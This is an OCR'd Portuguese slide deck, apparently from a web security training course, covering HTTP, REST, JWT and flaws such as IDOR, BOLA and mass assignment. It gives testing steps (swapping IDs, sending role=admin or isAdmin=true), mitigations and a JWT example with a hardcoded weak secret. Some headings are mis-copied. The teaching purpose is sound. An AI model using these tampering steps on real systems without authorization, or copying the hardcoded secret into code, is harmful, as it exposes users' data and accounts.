
Rubcube

CyberSecurity



Agenda

Rubcube

01 Fundamentos: HTTP, cliente/servidor, JSON, REST

02 Autenticação e sessões: teoria e tokens (JWT, OAuth)

03 Vulnerabilidades técnicas: IDOR, SQLi, XSS, SSRF, race conditions

04 Ferramentas & metodologia: Burp Suite, ffuf, fuzzing, scanning, análise manual

Por que se preocupar com segurança?

Rubcube

- “A segurança da informação não é apenas sobre tecnologia — é sobre confiança, reputação e continuidade de negócios.”
- • Crescente número de ataques cibernéticos.
  • Impactos financeiros e sociais.
  • Papel do profissional de segurança.

Pilares da Segurança (CID)

Rubcube

Confidencialidade

Rubcube

- Garantir que somente as pessoas autorizadas podem acessar uma determinada informação.

Ameaças à Confidencialidade:

- Falha no sistema de autenticação
- Vazamento de banco de dados

Integridade

Rubcube

- Garantir que o dado é íntegro em todas as etapas do processo. Não foi alterado ou modificado de forma indevida.

Ameaças à Confidencialidade:

- SQL Injection
- Man-in-the-middle

Disponibilidade

Rubcube

- Garantir que os recursos do sistema estejam disponíveis a todo momento.

Ameaças à Confidencialidade:

- DDoS
- Falta de processos bem estabelecidos

Principais vetores de ataque

Rubcube

- **Ataques baseados em Pessoas (Engenharia Social)**
  Manipulação psicológica para enganar pessoas e induzi-las a divulgar informações confidenciais ou realizar ações inseguras.

  - Phishing / Spear Phishing
  - Fadiga de MFA (Push Bombing)
  - Vishing (voice phishing)

Principais vetores de ataque

Rubcube

- **Ataques baseados em Aplicação / Lógica de Negócio**
  Exploram falhas em como os sistemas foram programados ou como as permissões são controladas.

  - IDOR (Insecure Direct Object Reference)
  - Manipulação de parâmetros (Parameter Tampering)
  - BOLA (Broken Object Level Authorization)

Principais vetores de ataque

Rubcube

Ataques Técnicos (Exploração de Código / Injeções)

Exploram vulnerabilidades diretamente no código ou nos dados que ele processa.

- SQL Injection
- XSS (Cross-Site Scripting)
- Command Injection
- LFI/RFI (Local/Remote File Inclusion)
- Path Traversal

Principais vetores de ataque

Rubcube

Ataques na Infraestrutura

- Falhas na configuração ou proteção de serviços.
- Buckets abertos para leitura
- Falta de WAF ou rate limiting

Protocolo HTTP

Rubcube

- **HTTP (HyperText Transfer Protocol)** é o protocolo de comunicação usado na web para transferir dados entre clientes (como navegadores) e servidores.

  Em outras palavras, é o conjunto de regras que define como as mensagens são enviadas e recebidas na internet.

Protocolo HTTP

Rubcube

- **Como funciona?**

O cliente (ex: navegador) faz uma requisição HTTP para o servidor.

Cada requisição é **independente** — o servidor não guarda informações de requisições anteriores.

O servidor processa a requisição e envia uma resposta HTTP.

Cliente X Servidor

Rubcube


- O cliente solicita informações e o servidor responde.
  Esse modelo é a base da web moderna.

- Cliente (navegador, app, API consumer).
- Servidor (banco de dados, backend).
- Comunicação feita por requisições HTTP.

Protocolo HTTP

Rubcube

1. Cliente solicita informação ao servidor



Protocolo HTTP

Rubcube

2. **Servidor processa a requisição e envia uma resposta HTTP**

Protocolo HTTP

Rubcube

Cabeçalhos da requisição

Os **headers HTTP** são **pares de chave e valor**, enviados junto com

- uma **requisição** (request) do cliente
- ou uma **resposta** (response) do servidor

Eles **não contêm o conteúdo principal** (como o corpo JSON), mas **informações de controle** que ajudam a entender *como tratar* o conteúdo.

Protocolo HTTP

Rubcube

Códigos de resposta

Código	Categoria	Significado
200	Sucesso	OK
201	Sucesso	Criado
400	Erro do cliente	Requisição inválida
401	Erro do cliente	Não autorizado
404	Erro do cliente	Não encontrado
500	Erro do servidor	Erro interno

JSON

Rubcube

- O JSON (JavaScript Object Notation) é **um formato leve de troca de dados**, muito usado para enviar e receber informações entre aplicações, especialmente entre **front-end e back-end** na web.

JSON

Rubcube

- JSON organiza dados em **pares de chave e valor**, parecidos com objetos do JavaScript:

```
{
  "nome": "Ricardo Silva",
  "idade": 37,
  "hobbies": ["leitura", "programar"],
  "ativo": true,
  "endereco": {
    "cidade": "São Paulo",
    "pais": "Brasil"
  }
}
```

REST

Rubcube

- REST (Representational State Transfer) é um estilo de arquitetura usado em APIs (interfaces de comunicação entre sistemas).

  Ele define regras e boas práticas para permitir que diferentes sistemas se comuniquem pela web usando o protocolo HTTP.

REST

Rubcube

- Tudo é tratado como um *recurso*, identificado por uma URL.
  Exemplo:
  - `/usuarios` → lista de usuários
  - `/usuarios/1` → usuário com ID 1

REST

Rubcube

- Cada ação usa um **verbo HTTP** específico:
  - **GET** → buscar dados
  - **POST** → criar dados
  - **PUT** → atualizar dados
  - **DELETE** → remover dados

Ação	Método	Exemplo de URL
Listar usuários	GET	/usuarios
Obter usuário	GET	/usuarios/1
Criar usuário	POST	/usuarios
Atualizar usuário	PUT	/usuarios/1
Deletar usuário	DELETE	/usuarios/1

Autenticação e Autorização

Rubcube

Autenticação garante que o usuário é quem diz ser.
Autorização define o que ele pode fazer dentro da aplicação.

- JWT (JSON Web Token).
- Tokens de sessão.
- API Keys.
- OAuth 2.0 e OpenID Connect.

JWT

Rubcube

- **JWT (JSON Web Token)** é um token de autenticação usado para garantir que um usuário está realmente logado e identificar quem ele é sem precisar guardar sessão no servidor.

  JWT é um cartão de identificação digital que o servidor entrega ao usuário depois que ele faz login.

  Esse cartão (token) é enviado toda vez que o usuário faz uma requisição para provar que ele é quem diz ser ex: /login.

JWT

Rubcube

- Um JWT tem **três partes**, separadas por pontos (**.**):


  1. Representa o cabeçalho do token, contém o tipo do token e o algoritmo de criptografia.

  2. Contém os dados (claims), por exemplo o ID do usuário.7

  3. É a parte que garante que o token não foi alterado.
  Ela é gerada com um segredo que só o servidor conhece.
  (GARANTE A INTEGRIDADE DO TOKEN.)

JWT

Rubcube


Header
{
"alg": "HS256",
"typ": "JWT"
}
Payload
{
"id": "user-1234",
"exp": "1652297430"
}
Signature
base64urlEncode(header)
base64urlEncode(payload)
HMAC_SHA256(
secret,
base64urlEncoding(header) + '.' +
base64urlEncoding(payload)
)
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 + "." + eyJsb2dnZWRJbkFzIjoiYWRtaW4iLCJpYXQiOjE0Mjl3Nzk2Mzh9 + "." + gzSraSYS8EXBxLN_oWnFSRgCzcmJmMjLiuyu5CSpyHI

JWT

Rubcube


- Criando um JWT

```
const jwt = require('jsonwebtoken');
const token = jwt.sign(
  { userId: 1, email: "henrique@example.com" },
  "segredo123",
  { expiresIn: "1h" }
);
```

JWT

Rubcube

- Token gerado:



JWT

Rubcube

- Validando a assinatura de um JWT (Backend)

```
const decoded = jwt.verify(token, "segredo123");
console.log(decoded);
// { userId: 1, email: "henrique@example.com", iat: 1727418132, exp: 1727418732 }
```

JWT

Rubcube

- Vulnerabilidades comuns envolvendo JWT.

1. Segredo fraco
2. Tempo de expiração

Aviso legal

Rubcube

- Todo conteúdo é **estritamente educacional**. Realizar testes em sistemas sem consentimento é crime. Use ambientes autorizados e controlados.
- Art. 154-A do Código Penal (Lei Carolina Dieckmann)

Vulnerabilidades

Rubcube

- **IDOR:** acesso indevido via parâmetros.
- **BOLA:** falha de autorização em APIs.
- **Mass Assignment:** campos sensíveis atribuídos indevidamente.
- **SQLi:** injeção de comandos SQL.
- **Race Condition:** conflito de execução simultânea.
- **SSRF:** requisição forçada a recursos internos.
- **XSS:** injeção de scripts maliciosos.


IDOR - Insecure Direct Object Reference

Rubcube

- Acesso direto a recursos (objetos) por referência previsível (ID) sem checagem apropriada de autorização.
- **Como identificar / testar:**
  - Procurar endpoints que usam IDs sequenciais ou previsíveis (/users/123, /orders/456).
  - Interceptar uma requisição e alterar o ID para outro valor e verificar se o servidor retorna dados.
  - Testar tanto horizontal (dados de outros usuários) quanto vertical (dados administrativos).
- **Impacto:** Exposição de dados sensíveis, violação de privacidade, possível acesso à funções restritas.

IDOR - Insecure Direct Object Reference

Rubcube



IDOR - Insecure Direct Object Reference

- **Mitigação recomendada:**
  - Sempre verificar autorização no servidor: if resource.owner_id != current_user.id -> 403.
  - Não confiar em IDs previsíveis: usar UUIDs + validações.
  - Implementar controle de acesso centralizado (middleware/policy layer).
  - Testes automatizados cobrindo cenário de owner checks.

BOLA — Broken Object Level Authorization

Rubcube


- Falha no controle de autorização em nível de objeto dentro de APIs, permitindo que usuários realizem operações em objetos que não deveriam.

- **Como identificar / testar:**
  - Testes de privilege escalation: um usuário com perfil baixo consegue acessar/alterar objetos de usuário com perfil mais alto?
  - Cobrir cenários horizontais e verticais.
  - Usar fuzzing em parâmetros e roles combinados.

- **Exemplo prático:**
  Usuário comum faz POST /api/users/123/role com role=admin e recebe 200 OK — indica BOLA se backend não validar permissões.

BOLA — Broken Object Level Authorization

Rubcube



BOLA — Broken Object Level Authorization

Rubcube

- **Impacto:** Escalada de privilégios, controle de recursos críticos por usuários não autorizados.
- **Mitigação recomendada:**
  - Implementar políticas de autorização por objeto (ex: RBAC/ABAC).
  - Centralizar verificações (policy enforcement point).
  - Revisões de permissão e testes automáticos que simulam diferentes roles.

Mass Assignment

Rubcube

- Quando o backend aceita e atribui, automaticamente, todos os campos enviados pelo cliente ao modelo/objeto sem whitelist — permitindo setar campos sensíveis.

- **Como identificar / testar:**
  - Enviar campos extras no corpo da requisição (ex: isAdmin=true, role=admin, balance=100000) e observar se são aplicados.

- **Impacto:** Criação/alteração de contas com privilégio, exposição de dados sensíveis, comprometimento de integridade da aplicação.

Mass Assignment

Rubcube

- Exemplo prático api vulnerável

